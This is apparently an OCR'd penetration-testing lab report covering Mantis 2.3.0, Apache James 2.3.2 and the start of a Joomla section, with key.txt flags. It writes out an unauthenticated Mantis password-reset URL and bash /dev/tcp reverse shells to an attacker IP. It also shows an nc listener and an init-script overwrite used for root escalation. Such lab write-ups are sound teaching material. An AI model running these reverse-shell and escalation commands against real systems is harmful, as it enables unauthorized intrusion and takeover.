
EXPLOIT DESCRIPTION

Mantis account verification page 'verify.php' allows resetting ANY user's password.

Remote un-authenticated attackers can send HTTP GET requests to Hijack ANY Mantis accounts by guessing the ID / username.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover HTTP port 80; SSH port 22; & ports 139 and 445.

A more in-depth look at open ports.

```
nmap -A 10.15.1.74
```


Run Nikto on HTTP port 80. We observe and explore the webpage HTTP://10.15.1.74/mantisbt-2.3.0 discovered through the Nikto.

Navigate to 10.15.1.74/mantisbt-2.3.0 webserver. Observe Mantis Bug Track Service in use which may prove to be exploitable.


Search for the potential Mantis 2.3.0 exploit.

Potential Mantis exploits exist. Searching exploit-db yields a Password Reset exploit can be used to gain access to the Mantis server as admin: https://www.exploit-db.com/exploits/41890
This exploit can be conducted using simple SQL Injection of the /verify.php.

```
10.15.1.74/mantisbt-2.3.0/verify.php?id=1&confirm_hash=
```



Enter a name in the first field and password of choice such as "hack". Upon submitting, you are redirected to the following home page:



Look at "View Issues" tab and find "Activities". Credentials to log in via SSH can be found here.


In terminal, launch and SSH session using discovered credentials.

Run "sudo su" to switch to root.

Verify root privilege.

The exploit was executed successfully and we received a SSH session with root privileges on the target.

Verify IP address of target box.



Locate key.txt file in /root/key.txt.

```
$ sudo su
# cat /root/key.txt
```

key.txt

8fv6wznh6efx966okspg

7. James [B] | 10.15.1.95

Introduction

Tasked to conduct an assessment on 10.15.1.95. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Apache James Server 2.3.2 - Remote Command Execution vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities and utilizing privilege escalation from a non privileged user.

Vulnerabilities Discovered

OS: Linux james 4.4.0-59-generic

Open ports: SSH [22], SMTP [25], POP3 [110], and NNTP [119].

Vulnerable to Apache James Server 2.3.2 - Remote Command Execution

vulnerability.CVE IDs: N/A

Exploit: /usr/share/exploitdb/exploits/linux/remote/35513.py (from https://www.exploit db.com/exploits/35513)

Contents of key.txt: yj351o4zt2wgplr4kafu

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


- https://www.exploit-db.com/exploits/35513
- https://www.exploit-db.com/docs/english/40123-exploiting-apache-james-server-2.3.2.pdf

EXPLOIT DESCRIPTION

This exploit works on default installation of Apache James Server 2.3.2 example paths that will automatically execute payload on some action: /etc/bash_completion.d , /etc/pm/config.d.

Attack Narrative


Begin from the local machine.



Scan for open ports. Discover SSH port 22; SMTP port 25; POP3 port 110; and NNTP port 119.

A more in-depth look at open ports. Note Apache James 2.3.2 server in use. This may be exploitable.

```
nmap -A 10.15.1.95
```



Search for the potential Apache James 2.3.2 exploit.

Potential Apache James 2.3.2 exploits exist. We will be interested in the 35513.py script.

Download a copy of the exploit code to working directory. We will work off of this copy so as to not modify the original file as we may need to revert to or reuse the original file later.


Edit the payload to execute commands on the target host.

```
bash -i >& /dev/tcp/172.16.5.2/4444 0>&1
```

Run the exploit with a listener open in another terminal. Wait for somebody to log in to James server.

```
# python 35513.py 10.15.1.95 #exploit
```

```
$ nc -nlvp 4444 #listener
```




This exploit will give us a command terminal for user James, not root. This terminal will close automatically after a short period of time. In order to counter this, immediately run "bash" to open an additional bash terminal so as to still have a running terminal after the initial one closes out.


Running "whoami" verifies that we are logged in as user James, not root.

Running "id" shows that user James does not have root privileges.

Running "sudo -l" shows what commands user James can execute as a super user. /sbin/reboot can be ran as Super User by user James.




Searching for World Writable files shows that /etc/init.d/james can be modified by user James. This file is potentially exploitable as it is runs automatically after reboot.




Overwrite the /etc/init.d/james with code that will open a shell on port 5555 of my attack computer.

```
$ echo -e '#!/bin/bash' > /etc/init.d/james
$ echo -e 'bash -i >& /dev/tcp/172.16.5.2/5555 0>&1' >> /etc/init.d/james

$ cat /etc/init.d/james
```




Open a listener on port 5555 awaiting exploit execution.

Run /sbin/reboot as a super user. This will carry the sudo privilege to the code running in the /etc/init.d/james file.



A root shell spawns from the listener on port 5555. Verify this shell has root privilege.

Verify IP address of target box.



Locate the key.txt file in /root/key.txt.

```
cat /root/key.txt
```

key.txt

yj351o4zt2wgplr4kafu

8. CMS01 [B] | 10.15.1.177

Introduction

Tasked to conduct an assessment on 10.15.1.177. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Joomla Account Creation and Privilege Escalation vulnerability was discovered. Root privileges on the target were gained after making an SSH connection with found credentials. These credentials were discovered by creating an unprivileged user account through a Metasploit exploit, using this account to find a Super User account credentials, and creating a PHP reverse shell as a Super User from the webserver to our local machine.

Vulnerabilities Discovered

OS: Linux cms01 2.6.32-573.el6.i686

Open ports: HTTP [80], HTTPS [443], SSH [22], FTP [21], IPP [631], MYSQL [3306]

Vulnerable to Joomla Account Creation and Privilege Escalation vulnerability.

CVE IDs: CVE-2016-8869 & CVE-2016-8870

Metasploit exploit: auxiliary/admin/http/joomla_registration_privesc

Contents of key.txt: cvxdxsy3cjhhbk0zbfuf

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


https://nvd.nist.gov/vuln/detail/CVE-2016-8869
https://nvd.nist.gov/vuln/detail/CVE-2016-8870
https://developer.joomla.org/security-centre/660-20161002-core-elevated-privileges.html
https://developer.joomla.org/security-centre/659-20161001-core-account-creation.html
https://medium.com/@showthread/joomla-3-6-4-account-creation-elevated-privileges-write-up-and exploit-965d8fb46fa2

EXPLOIT DESCRIPTION

This module creates an arbitrary account with administrative privileges in Joomla versions 3.4.4 through 3.6.3. If an email server is configured in Joomla, an email will be sent to activate the account (the account is disabled by default).

Attack Narrative

